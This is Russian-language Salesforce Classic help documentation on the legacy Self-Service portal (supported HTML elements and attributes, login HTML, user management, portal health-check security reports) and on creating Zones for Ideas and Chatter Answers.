ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  «Настройка приложения»

СМ. ТАКЖЕ:

Настройка портала самообслуживания

Настройка страниц портала самообслуживания

Настройка таблицы стилей портала самообслуживания

Атрибуты страниц портала самообслуживания

Поддерживаемые HTML-элементы и атрибуты для настройки портала самообслуживания

Рекомендуем использовать HTML для настройки сообщения на страницах портала самообслуживания.

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Пользователи могут настраивать любые страницы портала самообслуживания, а также их верхние и нижние колонтитулы, путем добавления сообщения. Ниже перечислены HTML-элементы и атрибуты, доступные для использования в сообщении.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Поддерживаемые элементы

- a
- abbr
- acronym
- address
- area
- b
- basefont
- bdo
- big
- blockquote
- body
- br
- button
- caption
- центр
- cite
- код
- col
- colgroup
- dd
- del
- dfn
- dir
- div
- dl
- dt
- em
- fieldset
- font

- form
- h1
- h2
- h3
- h4
- h5
- h6
- head
- hr
- html
- i
- img
- input
- ins
- kbd
- метка
- legend
- li
- link
- карта
- menu
- meta
- ol
- optgroup
- option
- p
- pre
- q
- s
- samp
- select
- small
- span
- strike
- strong
- style
- sub
- sup
- таблица
- tbody

- td
- textarea
- tfoot
- th
- thead
- title
- tr
- tt
- u
- ul
- var
- xmp

Поддерживаемые атрибуты

- abbr
- accept
- accept-charset
- accesskey
- действие
- выравнивание
- alink
- alt
- axis
- background
- bgcolor
- border
- cellpadding
- cellspacing
- char
- charoff
- charset
- checked
- cite
- class
- classid
- clear
- код
- codebase
- codetype

- color
- cols
- colspan
- compact
- содержимое
- coords
- данные
- datetime
- declare
- defer
- dir
- disabled
- enctype
- face
- frameborder
- headers
- height
- href
- hreflang
- hspace
- http-equiv
- id
- ismap
- метка
- lang
- language
- link
- longdesc
- marginheight
- marginwidth
- maxlength
- media
- method
- multiple
- name
- nohref
- noresize
- noshade
- nowrap
- readonly

- `rel`
- `rev`
- `rows`
- `rowspan`
- правила
- `scheme`
- `scope`
- `scrolling`
- `selected`
- `shape`
- `size`
- `span`
- `src`
- `standby`
- запуск
- `style`
- `summary`
- `tabindex`
- `target`
- текст
- `title`
- `usemap`
- `valign`
- `value`
- `valuetype`
- `version`
- `vlink`
- `vspace`
- `width`

СМ. ТАКЖЕ:

Настройка начальной страницы портала самообслуживания

Настройка страницы регистрации обращения портала самообслуживания

Настройка страницы входа портала самообслуживания

Создание настраиваемых разделов верхнего и нижнего колонтитулов страницы

Атрибуты страниц портала самообслуживания

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Ниже перечислены атрибуты страниц портала самообслуживания, которые могут быть изменены посредством интерактивного редактора.

Атрибут страницы	Описание
Цвет	Цвет текста.
Жирный шрифт	Атрибут жирного шрифта. Например, отображение текста жирным или обычным шрифтом.
Размер шрифта	Размер шрифта текста.
Шрифт	Определенный стиль отображения букв.
Семейство шрифтов	Список очередности имен семейства шрифтов для элемента. Веб-обозреватели используют первое распознанное значение шрифта.
Подчеркивание	Атрибут подчеркнутого текста. Например, отображение подчеркнутого или обычного текста.
Цвет границы	Цвет границы.
Стиль границы	Стиль границы (например, точечная, пунктирная или сплошная линия).
Ширина границы	Ширина границы.
Ширина нижней границы	Ширина нижней границы.
заполнение	Размер промежутка между границей и элементом.
Отступ сверху	Размер промежутка между верхней границей и элементом.
Отступ справа	Размер промежутка между правой границей и элементом.
Отступ слева	Размер промежутка между левой границей и элементом.
Отступ снизу	Размер промежутка между нижней границей и элементом.
Высота	Высота элемента.
Высота строки	Высота строки.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Настройка приложения

Атрибут страницы	Описание
Цвет фона	Цвет фона элемента.
Повтор фона	Формат отображения фонового изображения. Например, повтор изображения по горизонтали или по вертикали.
Фоновое изображение	Фоновое изображение элемента. Функция URL() должна содержать относительный или абсолютный URL-адрес, соответствующий области хранения изображения. Например, `url(/sserv/img/tabBg_gray.gif)`.

СМ. ТАКЖЕ:

- Настройка портала самообслуживания
- Настройка страниц портала самообслуживания
- Настройка таблицы стилей портала самообслуживания

Создание HTML входа

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Чтобы предоставить пользователям возможность входа на включенный и настроенный портал самообслуживания, создайте соответствующий URL-адрес или HTML-код.

1. Введите строку *«Портал самообслуживания»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Портал самообслуживания»**.
2. Нажмите кнопку **«Создать HTML входа»**.
3. Вставьте созданный URL-адрес или HTML-код на веб-страницу портала.
4. Чтобы вернуться на страницу параметров портала самообслуживания, нажмите кнопку **«Готово»**.

Прим.: Чтобы выполнить одновременный вход в систему Salesforce и на портал самообслуживания, воспользуйтесь разными обозревателями. Например, если вход на портал самообслуживания выполняется посредством обозревателя, в котором уже открыта система Salesforce, то сеанс работы с системой Salesforce автоматически завершается. Аналогичным образом, если вход в систему Salesforce выполняется посредством обозревателя, в котором уже открыт портал самообслуживания, то сеанс работы с порталом самообслуживания автоматически завершается.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания HTML портала самообслуживания:

- «Управление порталом самообслуживания»

СМ. ТАКЖЕ:

- Настройка портала самообслуживания

Использование вкладки «Порталы»

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Вкладка «Порталы» — это канал оперативной поддержки, позволяющий клиентам портала самообслуживания решать возникшие вопросы без обращения к представителю службы поддержки.

При выборе вкладки «Порталы» отображается начальная страница порталов. Ниже перечислены действия, доступные на данной странице.

- Просмотрите начальную страницу портала самообслуживания клиентов.
- Просмотрите остальные страницы портала самообслуживания.
- Чтобы открыть отчет, щелкните имя нужного отчета в разделе **«Отчеты»**.
- Для управления порталом самообслуживания и пользователями портала самообслуживания выберите нужную ссылку в разделе **«Инструменты»**.

Прим.: Вкладка «Порталы» не содержит клиентского портала.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки портала самообслуживания:

- «Управление порталом самообслуживания»

Для изменения страниц портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Настройка приложения

Управление пользователями портала самообслуживания

Прим.: Начиная с выпуска Spring '12, портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Портал самообслуживания поддерживает централизованное управление и пакетное изменение сведений о пользователях. Прежде чем разрешить клиентам использование портала самообслуживания, рекомендуем предоставить каждому контакту доступ к порталу самообслуживания. Доступ может быть предоставлен отдельному контакту (на вкладке «Контакты») или группе контактов (на страницах настройки портала самообслуживания).

- Чтобы включить отдельных пользователей портала самообслуживания на вкладке «Контакты», выберите нужный контакт и нажмите кнопку **«Включить самообслуживание»** на странице сведений о контакте.
- Чтобы включить группу пользователей портала самообслуживания, просмотрите раздел «Пакетное включение пользователей портала самообслуживания» на странице 2998.
- Чтобы изменить сведения о пользователе портала самообслуживания, просмотрите раздел «Редактирование сведений о пользователе портала самообслуживания» на странице 2999.
- Чтобы сбросить пароли пользователей портала самообслуживания, просмотрите раздел «Сброс паролей пользователей портала самообслуживания» на странице 3000.

Пакетное включение пользователей портала самообслуживания

Редактирование сведений о пользователе портала самообслуживания

Сброс паролей пользователей портала самообслуживания

СМ. ТАКЖЕ:

Настройка портала самообслуживания

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления пользователями портала самообслуживания:

- Редактирование пользователей портала самообслуживания

Для пакетного управления пользователями портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Редактирование пользователей портала самообслуживания

Пакетное включение пользователей портала самообслуживания

Прим.: Начиная с выпуска Spring '12, портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Портал самообслуживания поддерживает выполнение пакетных действий над пользователями (например, одновременное включение портала самообслуживания для группы контактов). Пользователем портала самообслуживания может быть контакт, имеющий адрес эл. почты и связанный с организацией.

Чтобы предоставить новым пользователям доступ к порталу самообслуживания, выполните указанные ниже действия.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Нажмите кнопку **«Включить новых пользователей»**.
3. Чтобы просмотреть список нужных контактов, введите критерии поиска и нажмите кнопку **«Поиск»**.
4. Выберите нужные контакты и нажмите кнопку **«Далее»**.
5. При необходимости измените сведения о пользователе портала самообслуживания.
6. Чтобы включить контакт в качестве суперпользователя портала самообслуживания, который может просматривать сведения об обращениях, добавлять комментарии и загружать вложения для всех обращений, отправленных любым сотрудником компании, установите флажок «Суперпользователь».
7. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Управление пользователями портала самообслуживания

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления пользователями портала самообслуживания:

- Редактирование пользователей портала самообслуживания

Для пакетного управления пользователями портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Редактирование пользователей портала самообслуживания

Редактирование сведений о пользователе портала самообслуживания

Прим.: Начиная с выпуска Spring '12 портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Чтобы обновить сведения о пользователях портала самообслуживания, выполните указанные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Выберите нужных пользователей.
3. Нажмите кнопку **«Редактировать пользователей»**.
4. Внесите необходимые изменения в записи.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Управление пользователями портала самообслуживания

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления пользователями портала самообслуживания:

- Редактирование пользователей портала самообслуживания

Для пакетного управления пользователями портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Редактирование пользователей портала самообслуживания

Сброс паролей пользователей портала самообслуживания

Прим.: Начиная с выпуска Spring '12, портал самообслуживания недоступен для новых организаций. Существующие организации могут использовать портал самообслуживания в обычном режиме.

Новый пароль пользователя портала самообслуживания может быть отправлен по эл. почте. Чтобы сбросить пароли пользователей на портале самообслуживания, выполните указанные ниже действия.

1. Введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**.
2. Выберите нужных пользователей.
3. Нажмите кнопку **«Сбросить пароли»**.
4. Нажмите кнопку **«OK»**.

СМ. ТАКЖЕ:

Управление пользователями портала самообслуживания

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления пользователями портала самообслуживания:

- Редактирование пользователей портала самообслуживания

Для пакетного управления пользователями портала самообслуживания:

- «Управление порталом самообслуживания»

  И

  Редактирование пользователей портала самообслуживания

Проверка состояния портала

Клиенты и партнеры могут получить доступ к сведениям портала самыми различными способами. Отчеты по проверке состояния портала позволяют контролировать данный доступ, так как отображают параметры портала, связанные с безопасностью, и содержат сведения, которые могут использоваться для повышения безопасности портала.

Клиентские и партнерские порталы позволяют пользователям не только сотрудничать со своими клиентами и партнерами, но и предоставлять им свои услуги. Порталы поддерживают общий доступ и сбор сведений от сторонних пользователей. Чтобы гарантировать общий доступ только к нужным сведениям, воспользуйтесь рекомендациями по внедрению портала.

Прим.: Отчеты по проверке состояния портала охватывают важные полномочия пользователя, полномочия объекта и полномочия поля, предоставленные посредством профилей, а также единые параметры общего доступа и правила общего доступа. Ниже перечислены средства предоставления пользователям портала доступа к записям, которые отсутствуют в отчетах по проверке состояния портала.

- Наборы полномочий
- Общий доступ, установленный вручную
- Управляемый общий доступ к Apex
- Территории
- Списковые представления
- Группы
- Очереди
- Рабочие группы
- Библиотеки Salesforce CRM Content
- Папки

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра отчетов по проверке состояния портала:

- «Настройка приложения»

  И

  Управление пользователями

  И

  Изменение всех данных

Чтобы просмотреть отчеты по состоянию портала, введите *«Проверка состояния портала»* в поле «Быстрый поиск» меню «Настройка» и выберите **«Проверка состояния портала»**. Щелкните нужный отчет.

Ниже перечислены доступные отчеты.

- Полномочия администратора и пользователя
- Доступ к объекту и безопасность поля
- Единые стандартные параметры общего доступа
- Правила общего доступа

Прим.: Отчеты по проверке состояния портала не содержат информации по общему доступу на основе критериев, пользователям массового портала и пользователям портала самообслуживания.

СМ. ТАКЖЕ:

Просмотр отчета «Полномочия администратора и пользователя» для пользователей портала
Просмотр отчета «Доступ к объекту и безопасность поля» для пользователей портала
Просмотр отчета «Единые стандартные параметры общего доступа» для пользователей портала
Просмотр отчета «Правила общего доступа» для пользователей портала

Просмотр отчета «Полномочия администратора и пользователя» для пользователей портала

Полномочия пользователя позволяют расширить доступ пользователей к данным. Рекомендуем проявлять осторожность при настройке полномочий для профиля. Отчет «Полномочия администратора и пользователя» — это один из отчетов по проверке состояния портала, позволяющий просматривать профили портала и важные параметры полномочий.

Прим.: Данный отчет не отображает полномочия, предоставленные посредством наборов полномочий.

Отчет отображает количество пользователей портала, назначенное каждому профилю, и перечисленные ниже параметры полномочий.

- Делегированный администратор внешних пользователей
- Отправка эл. почты
- Преобразование интересов
- Редактирование событий
- Редактирование продажной цены продукта возможности
- Редактирование задач
- Перенос обращений
- Суперпользователь портала
- API включен
- Пароль без срока действия
- Создание библиотек
- Просмотр содержимого на порталах
- Экспорт отчетов
- Запуск отчетов

Прим.: В зависимости от параметров организации некоторые полномочия могут не отображаться в отчете.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра отчетов по проверке состояния портала:

- Настройка приложения

  И

  Управление пользователями

  И

  Изменение всех данных

Чтобы просмотреть данный отчет, выполните указанные ниже действия.

1. Введите строку *«Проверка состояния портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Проверка состояния портала»**.
2. Щелкните ссылку **«Полномочия администратора и пользователя»**.

Ниже перечислены действия, доступные на странице отчета.

- Чтобы просмотреть страницу сведений о профиле, щелкните имя нужного профиля.
- Просмотр отфильтрованного списка элементов путем выбора нужного представления в раскрывающемся списке.
- Возврат к списку отчетов по нажатию ссылки **«Назад к списку: отчеты по проверке состояния портала»**.

СМ. ТАКЖЕ:

Проверка состояния портала

Просмотр отчета «Доступ к объекту и безопасность поля» для пользователей портала

Полномочия объекта определяют уровень доступа пользователей к стандартным и настраиваемым объектам. Важно отслеживать эти сведения для профилей пользователей портала, чтобы у пользователей был доступ только к соответствующим объектам и полям. Отчет «Доступ к объекту и безопасность поля» — это один из отчетов по проверке состояния портала, который позволяет это делать.

В отчете «Доступ к объекту и безопасность поля» отображается, сколько профилей портала имеют доступ к каждому стандартному и настраиваемому объекту в организации. Для каждого объекта также указано количество пользователей портала с доступом, уровень доступа к объекту и поля, которые могут видеть эти пользователи.

Прим.: Отчет «Доступ к объекту и безопасность поля» не отображает полномочия, предоставленные посредством наборов полномочий.

Чтобы просмотреть данный отчет, выполните указанные ниже действия.

1. Введите строку *«Проверка состояния портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Проверка состояния портала»**.
2. Щелкните ссылку **«Доступ к объекту и безопасность поля»**.
3. На странице отчета щелкните имя объекта.

   Ниже перечислены действия, доступные на странице сведений об объекте.

   - Чтобы просмотреть страницу сведений о профиле, щелкните имя нужного профиля.
   - Чтобы просмотреть страницу сведений о параметрах безопасности поля, заданных в профиле, нажмите **«доступные поля»**.
   - Чтобы вернуться к отчету «Высокоуровневый доступ к объекту и безопасность поля», щелкните ссылку **«Доступ к объекту и безопасность поля»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра отчетов по проверке состояния портала:

- Настройка приложения

  И

  Управление пользователями

  И

  Изменение всех данных

Ниже перечислены действия, доступные на страницах отчета.

- Просмотр отфильтрованного списка элементов путем выбора нужного представления в раскрывающемся списке.
- Возврат к списку отчетов по нажатию ссылки **«Назад к списку: отчеты по проверке состояния портала»**.

СМ. ТАКЖЕ:

Проверка состояния портала

Полномочия объекта

Безопасность поля

Просмотр отчета «Единые стандартные параметры общего доступа» для пользователей портала

Отчет «Единые стандартные параметры общего доступа» — это один из отчетов по проверке состояния портала, позволяющий просматривать стандартные и настраиваемые объекты, а также стандартные параметры доступа для каждого объекта. Данный отчет позволяет просматривать и редактировать единые стандартные параметры, которые могут предоставлять пользователям портала доступ к записям.

Единые стандартные параметры определяют стандартный уровень доступа пользователей организации для каждого объекта. Если стандартному уровню доступа задано значение «Общедоступный», то пользователи, которым предоставлены полномочия объекта («Чтение», «Создание», «Редактирование» или «Удаление»), могут получить доступ к чужим записям. Например, если объекту «Организация» задан стандартный уровень доступа «Общедоступный: для чтения и записи», то пользователи с полномочием «Чтение» для объекта «Организация» могут просматривать любые записи организаций. При настройке единых стандартных параметров рекомендуем убедиться, что пользователи портала могут просматривать только доступные объекты.

Чтобы просмотреть данный отчет, выполните указанные ниже действия.

1. Введите строку *«Проверка состояния портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Проверка состояния портала»**.
2. Щелкните ссылку **«Единые стандартные параметры общего доступа»**.

   Отчет отображает стандартный параметр доступа для каждого объекта. Если объекту задан стандартный уровень доступа «Общедоступный», «Показать сведения» (для календаря) или «Использование» (для прайс-листа), то пользователи портала с включенными полномочиями объекта могут просматривать записи других пользователей. В этом случае в столбце «Безопасность» отображается стандартное значение «Низкая». Полномочия объекта, назначенные профилям портала, могут быть просмотрены в отчете «Доступ к объекту и безопасность поля».

   Если объекту задан стандартный уровень доступа «Личный», «Скрыть сведения» (для календаря) или «Нет доступа» (для прайс-листа), то столбец «Безопасность» отображает значение «Высокая».

   Прим.: Тем не менее, правила общего доступа предоставляют пользователям портала доступ к записям других пользователей даже при использовании строгих единых параметров общего доступа.

   При наличии флажка «Предоставить доступ с использованием иерархий» записи объекта, принадлежащие одному пользователю, доступны любому другому вышестоящему пользователю в иерархии ролей или территорий.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра отчетов по проверке состояния портала:

- Настройка приложения

  И

  Управление пользователями

  И

  Изменение всех данных

Для настройки стандартного общего доступа:

- Управление общим доступом

Ниже перечислены действия, доступные на странице отчета.

- Чтобы изменить единые параметры общего доступа для любого объекта, нажмите кнопку **«Правка»**, а затем измените нужные параметры на странице «Редактирование единых стандартных параметров общего доступа».
- Просмотр отфильтрованного списка элементов путем выбора нужного представления в раскрывающемся списке.
- Возврат к списку отчетов по нажатию ссылки **«Назад к списку: отчеты по проверке состояния портала»**.

СМ. ТАКЖЕ:

Проверка состояния портала

Просмотр отчета «Правила общего доступа» для пользователей портала

Отчет «Правила общего доступа» — это один из отчетов по проверке состояния портала, позволяющий просматривать все правила общего доступа, предоставляющие пользователям портала доступ к чужим записям. Отчет отображает количество пользователей портала, которые могут получить доступ к записям в результате применения каждого правила общего доступа, а также позволяет редактировать уровни доступа для каждого правила. Отчет позволяет открывать страницы сведений для некоторых типов категорий пользователей (например, групп, ролей и территорий), поддерживающие редактирование, удаление или управление пользователями данной категории.

Чтобы просмотреть данный отчет, выполните указанные ниже действия.

1. Введите строку *«Проверка состояния портала»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Проверка состояния портала»**.
2. Щелкните ссылку **«Правила общего доступа»**.

   Столбец «Количество задействованных пользователей портала» отображает количество пользователей портала, которые могут получить доступ в результате применения правила общего доступа. Данное количество охватывает пользователей портала, указанных в правиле, и любых вышестоящих пользователей портала в иерархии ролей или территорий при наличии флажка **«Предоставить доступ с использованием иерархий»** для объекта. При наличии полномочий объекта («Чтение», «Создание», «Редактирование» или «Удаление») пользователи данной категории могут просматривать записи, разрешенные правилом.

   Прим.:
   - Отчет «Правила общего доступа» не содержит правил общего доступа на основе критериев.
   - Отчет «Правила общего доступа» не проверяет полномочия объекта для пользователей портала. Полномочия объекта, назначенные профилям портала, могут быть просмотрены в отчете «Доступ к объекту и безопасность поля».

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра отчетов по проверке состояния портала:
- Настройка приложения

  И

  Управление пользователями

  И

  Изменение всех данных

Для создания и редактирования правил общего доступа:
- Управление общим доступом

Ниже перечислены действия, доступные на странице отчета.

- Чтобы изменить уровень доступа в правиле общего доступа, нажмите кнопку **«Правка»** и измените параметры на странице редактирования правила общего доступа.
- Чтобы просмотреть сведения о категории пользователей в правиле общего доступа, щелкните ссылку в столбце «Ответственный» или «Общий доступ с».
- Просмотр отфильтрованного списка элементов путем выбора нужного представления в раскрывающемся списке.
- Возврат к списку отчетов по нажатию ссылки **«Назад к списку: отчеты по проверке состояния портала»**.

Прим.: Правила общего доступа к организациям и территориям организаций предоставляют доступ к контактам, возможностям и обращениям, связанным с общедоступными организациями. Отчет «Правила общего доступа» отображает уровни доступа только для объектов верхнего уровня, но не связанных объектов.

СМ. ТАКЖЕ:

Проверка состояния портала

Использование зон для систематизации сообществ

Прим.: Начиная с выпуска Summer'13 сообщества Chatter Answers и «Идеи» заменены зонами.

Зоны помогают объединять идеи и вопросы в логические группы; каждая зона имеет собственное направление, уникальные идеи и вопросы. Зоны используются приложениями «Идеи», «Ответы» и Chatter Answers, каждое из которых позволяет просматривать и создавать зоны. Версия Professional Edition позволяет использовать только одну внутреннюю зону. Все остальные версии позволяют использовать не более 50 зон, связанных с идеями, ответами и Chatter Answers.

Прим.: Чтобы создать дополнительные зоны, обратитесь в компанию Salesforce.

Ниже перечислены типы пользователей, которым доступны зоны.

- Пользователи сообществ Salesforce.
- Общедоступные пользователи (требуется настройка сайта Force.com).
- Внутренние пользователи Salesforce. Пользователям Salesforce предоставляется доступ ко всем зонам (как внутренние, так и доступные на портале).
- Пользователи клиентского или партнерского портала.
- Пользователи консоли Salesforce.

Прим.: Правила общего доступа Salesforce не могут использоваться для ограничения доступа к зонам. Чтобы ограничить доступ, выберите нужный портал при создании зоны. Данная зона будет доступна только пользователям, которые назначены соответствующему порталу (и внутренним пользователям Salesforce) до ее публикации посредством сайтов Force.com.

Пользователи могут просматривать зоны, результаты поиска и содержимое, связанное с контекстом, который определен профилем пользователя.

- Пользователи сообщества могут просматривать зоны, связанные с текущим сообществом.
- Внутренние пользователи с полномочием на просмотр идей могут просматривать все зоны организации, доступные только для внутреннего пользования. Внутренние пользователи, выполнившие вход в сообщество, могут просматривать только зоны, связанные с соответствующим сообществом.
- Внутренние пользователи с полномочием на просмотр Chatter Answers могут просматривать все зоны организации, доступные только для внутреннего пользования, на вкладке «Вопрос и ответ». Внутренние пользователи, выполнившие вход в сообщество, могут просматривать только зоны, связанные с соответствующим сообществом.
- Пользователи портала могут просматривать зоны, связанные с их порталом.
- Пользователи портала, имеющие доступ к порталу и сообществу, могут просматривать зоны, связанные с порталом или текущим сообществом.
- Пользователи, открывающие портал или сообщество посредством API, могут просматривать все доступные зоны во всех контекстах.
- Глобальные поиски во внутреннем приложении, выполняемые внутренними пользователями, возвращают все идеи, доступные внутри организации. Поиски, выполняемые всеми другими пользователями в сообществах Salesforce, возвращают идеи, доступные внутри сообщества.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Зоны идей доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Зоны ответов доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Зоны Chatter Answers доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования зоны:

- Настройка приложения

Создание и редактирование зон

СМ. ТАКЖЕ:

Создание и редактирование зон

Создание и редактирование зон

Зоны используются приложениями «Идеи», «Ответы» и Chatter Answers, каждое из которых позволяет просматривать и создавать зоны. Вкладка «Ответы» позволяет просматривать только одну зону. Поддерживаемые версии позволяют работать максимум с 50 зонами для одной организации.

Чтобы создать зону или изменить сведения о текущей зоне, выполните указанные ниже действия.

1. Введите строку *«Зоны»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Зоны»** на вкладке **«Ответы»**, **«Зоны идей»** или **«Зоны ответов Chatter»**.
2. Чтобы изменить зону, щелкните ссылку **«Правка»**. Чтобы создать зону, нажмите кнопку **«Создать»**.
3. Введите уникальное имя зоны, которое точно определяет ее цель.
4. При необходимости введите описание в виде обычного текста. HTML и другие языки разметки не поддерживаются.
5. Чтобы предоставить участникам сообщества доступ к зоне, установите флажок «Активно».

   Зоны не могут быть удалены. Чтобы скрыть зону, снимите флажок «Активно». Все активные зоны автоматически добавляются на вкладку «Идеи», однако ответам может быть назначено только одна активная зона.

6. Чтобы определить способ отображения имен пользователей в опубликованных вопросах и ответах внутри зоны, настройте параметр «Формат имени пользователя». Chatter Answers использует поле «Формат имени пользователя» только для вопросов и ответов. Идеи используют поле «Прозвище» для имен пользователей внутри сообщества взамен поля «Формат имени пользователя» внутри зоны.

   Прим.: При использовании Chatter Answers личные имена указываются для пользователей в поле «Группа агентов службы поддержки», даже в том случае, если параметр «Формат имени пользователя» для зоны содержит значение «Прозвище».

7. Выберите область отображения данной зоны.
   - «Сообщество»: позволяет выбирать сообщество, которое должно отображать зону. Чтобы разрешить пользователям-гостям просмотр действий внутри зоны посредством сообщества без выполнения входа, установите флажок **«Доступно без проверки подлинности»** (только для Chatter Answers).
   - «Только для внутреннего пользования»: позволяет отображать зону только внутренним пользователям. Участники портала и сообществ Salesforce не могут просматривать внутренние зоны.
   - «Портал»: позволяет выбирать портал из списка текущих порталов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Зоны идей доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Зоны ответов доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Зоны Chatter Answers доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или редактирования зоны:
- Настройка приложения

Чтобы предоставить общий доступ к зоне, рекомендуем выбрать клиентский портал, который должен быть общедоступным посредством сайтов Force.com. Chatter Answers поддерживается сайтами Force.com. Ответы не поддерживаются сайтами Force.com.

Прим.: Переназначение зоны другому сообществу инициирует перенос связанных элементов в новое сообщество . Пользователи, выполнившие вход в исходное сообщество, не могут просматривать элементы, перенесенные в новое сообщество, включая элементы раздела «Недавние элементы» на боковой панели. Возврат зоны в исходное сообщество инициирует восстановление возможности просмотра данных элементов.

8. Чтобы настроить зоны для Chatter Answers, выполните указанные ниже действия.
   a. Чтобы связать зону с Chatter Answers, установите флажок «Включить поддержку Chatter Answers».
   b. Чтобы разрешить клиентам отправку личных вопросов в службу поддержки (создание обращений), установите флажок «Включить личные вопросы». Если данный флажок не установлен, то личное общение с клиентами может быть инициировано агентами службы поддержки.
   c. Щелкните значок и выберите страницу Visualforce, которая должна использоваться для отображения вопросов, ответов и статей базы знаний, в поле «Страница Visualforce для размещения лент зоны».

